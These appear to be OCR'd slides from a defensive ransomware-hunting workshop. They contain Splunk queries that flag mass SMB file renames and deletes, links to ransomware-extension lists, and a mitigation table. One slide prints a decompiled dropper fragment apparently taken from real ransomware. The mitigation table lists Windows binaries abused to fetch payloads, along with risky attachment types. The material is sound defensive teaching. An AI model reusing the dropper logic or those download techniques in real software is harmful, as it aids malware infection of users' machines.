

YOUR FILES ARE ENCRYPTED
Your photos, documents and other important files have been encrypted with unique key, generated for this computer.
NEXT

Ransomware behavior simplified




```
v3 = FindResourceA(0, (LPCSTR)1831, Type);
v4 = v3;
if ( v3 )
{
  v5 = LoadResource(0, v3);
  if ( v5 )
  {
    v9 = LockResource(v5);
    if ( v9 )
    {
      v6 = SizeofResource(0, v4);
      if ( v6 )
      {
        Dest = 0;
        memset(&v19, 0, 0x100u);
        v20 = 0;
        v21 = 0;
        NewFileName = 0;
        memset(&v23, 0, 0x100u);
        v24 = 0;
        v25 = 0;
        sprintf(&Dest, aCSS, aWindows, aTasksche_exe);
        sprintf(&NewFileName, aCSQeriuwjhrf, aWindows);
        MoveFileExA(&Dest, &NewFileName, 1u);
        v7 = CreateFile_431458(&Dest, 0x40000000, 0, 0, 2, 4, 0);
        if ( v7 != -1 )
        {
          WriteFile_431460(v7, v9, v6, &v9, 0);
          CloseHandl_43144C(v7);
```


Ransomware behavior 1



Excessive number of files were overwritten. Possible ransomware behavior

```
index="ransomware_open_rename_sodinokibi" sourcetype="bro:smb_files:json"
| where action IN ("SMB::FILE_OPEN", "SMB::FILE_RENAME")
| bin _time span=5m
| stats count by _time, source, action
| where count>30
| stats sum(count) as count values(action) dc(action) as uniq_actions by _time, source
| where uniq_actions==2 AND count>100
```


Ransomware behavior 2



Excessive number of files deleted and written on SMB Share

```
index="ransomware_excessive_delete_aleta" sourcetype="bro:smb_files:json"
| where action IN ("SMB::FILE_OPEN", "SMB::FILE_DELETE")
| bin _time span=5m
| stats count by _time, source, action
| where count>30
| stats sum(count) as count values(action) dc(action) as uniq_actions by _time, source
| where uniq_actions==2 AND count>100
```

Ransomware behavior 3



Excessive number of files written on SMB Share with the same file name extension

```
index="ransomware_new_file_extension_ctbl_ocker" sourcetype="bro:smb_files:json"
action="SMB::FILE_RENAME"
| bin _time span=5m
| rex field="name" "\.(?<new_file_name_extension>[^\.]*$)"
| rex field="prev_name" "\.(?<old_file_name_extension>[^\.]*$)"
| stats count by _time, id.orig_h, id.resp_p, name, source, old_file_name_extension,
new_file_name_extension,
| where new_file_name_extension!=old_file_name_extension
| stats count by _time, id.orig_h, id.resp_p, source, new_file_name_extension
| where count>20
| sort -count
```

Ransomware extensions

- https://docs.google.com/spreadsheets/d/e/2PACX-1vRCVzG9JCzak3hNqqrVCTQQIzH0ty77BWiLEbDu-q9oxkhAamqnlYgtQ4gF85pF6j6g3GmQxivuvO1U/pubhtml
- https://github.com/corelight/detect-ransomware-filenames
  - https://fsrm.experiant.ca/

No	Measure	Category	Type	Description	Complexity*	Effectiveness*	Impact*	Possible Issues
1	Backup and Restore Process	Resilience	Recovery	Make sure to have adequate backup processes on place and frequently test a restore of these backups ("Schrödinger's backup - it is both existent and non-existent until you've tried a restore")	Medium	High	Low	
2	Windows Defender Ransomware Protection	Protection	GPO	Windows Defender includes a security feature called "Ransomware Protection" that allows you to enable various protections against ransomware infections. This feature is disabled by default in Windows 10. It can be activated via GPO and has the name "Controlled Folder Access". (see the links)	Low	High	Low	
3	Block Macros	Resistence	GPO	Disable macros in Office files downloaded from the Internet. This can be configured to work in two different modes: A.) Open downloaded documents in 'Protected View' B.) Open downloaded documents and block all macros	Low	High	Medium	Critical business processes that depend on macros (they exist, it's sad, but yes)
4	Block Windows Binary Access to Internet	Resistence	GPO	Use Windows Firwall policies to block binaries access to the so called "Remote Scope". These binaries include powershell.exe, bitsadmin.exe, certutil.exe, regsrv32.exe, mshta.exe, msbuild.exe, hh.exe, makecab.exe, ieexec.exe, extract.exe, expand.exe (see the links for details)	Medium	High	Low	PowerShell and other scripted tools that pull updates from the Internet
5	Filter Attachments Level 1	Resistence	Mail Gateway	Filter the following attachments on your mail gateway: .386, .ace, .acm, .acv, .ade, .adp, .adt, .ani, .app, .arc, .arj, .asd, .asp, .avb, .ax, .bas, .bat, .boo, .btm, .cab, .cbt, .cdr, .cer, .chm, .cla, .cmd, .cnv, .com, .cpl, .crt, .csc, .csh, .css, .dll, .drv, .dvb, .email, .exe, .fon, .fxp, .gms, .gvb, .hlp, .ht, .hta, .htlp, .htt, .inf, .ini, .ins, .iso, .isp, .its, .jar, .job, .js, .jse, .ksh, .lib, .lnk, .maf, .mam, .maq, .mar, .mat, .mau, .mav, .maw, .mch, .mda, .mde, .mdt, .mdw, .mdz, .mht, .mhtm, .mhtml, .mpd, .mpt, .msc, .msi, .mso (except oledata.mso), .msp, .mst, .nws, .obd, .obj, .obt, .obz, .ocx, .ops, .ovl, .ovr, .pcd, .pci, .perl, .pgm, .pif, .pl, .pot, .prf, .prg, .ps1, .pub, .pwz, .qpw, .reg, .sbf, .scf, .scr, .sct, .sfx, .sfx, .sh, .shb, .shs, .shtml, .shw, .smm, .svg, .sys, .td0, .tlb, .tmp, .torrent, .tsk, .tsp, .tt6, .url, .vb, .vbe, .vbs, .vbx, .vom, .vsmacro, .vss, .vst, .vsw, .vwp, .vxd, .vxe, .wbk, .wbt, .wlz, .wk, .wml, .wms, .wpc, .wpd, .ws, .wsc, .wsf, .wsh	Low	Medium	Low	Unknown if one of the extensions is used by business applications. They shouldn't - at least not from incoming emails.

Additional resources

- https://thedfirreport.com/
- https://en.hackndo.com/
- https://techcommunity.microsoft.com/t5/microsoft-defender-for-endpoint/hunting-for-reconnaissance-activities-using-ldap-search-filters/ba-p/824726
- https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967

You know my methods, Watson

Apply Them!

Let’s start real incident investigation=)

Q/A?

NONAMECON

Thanks for attending our workshop =)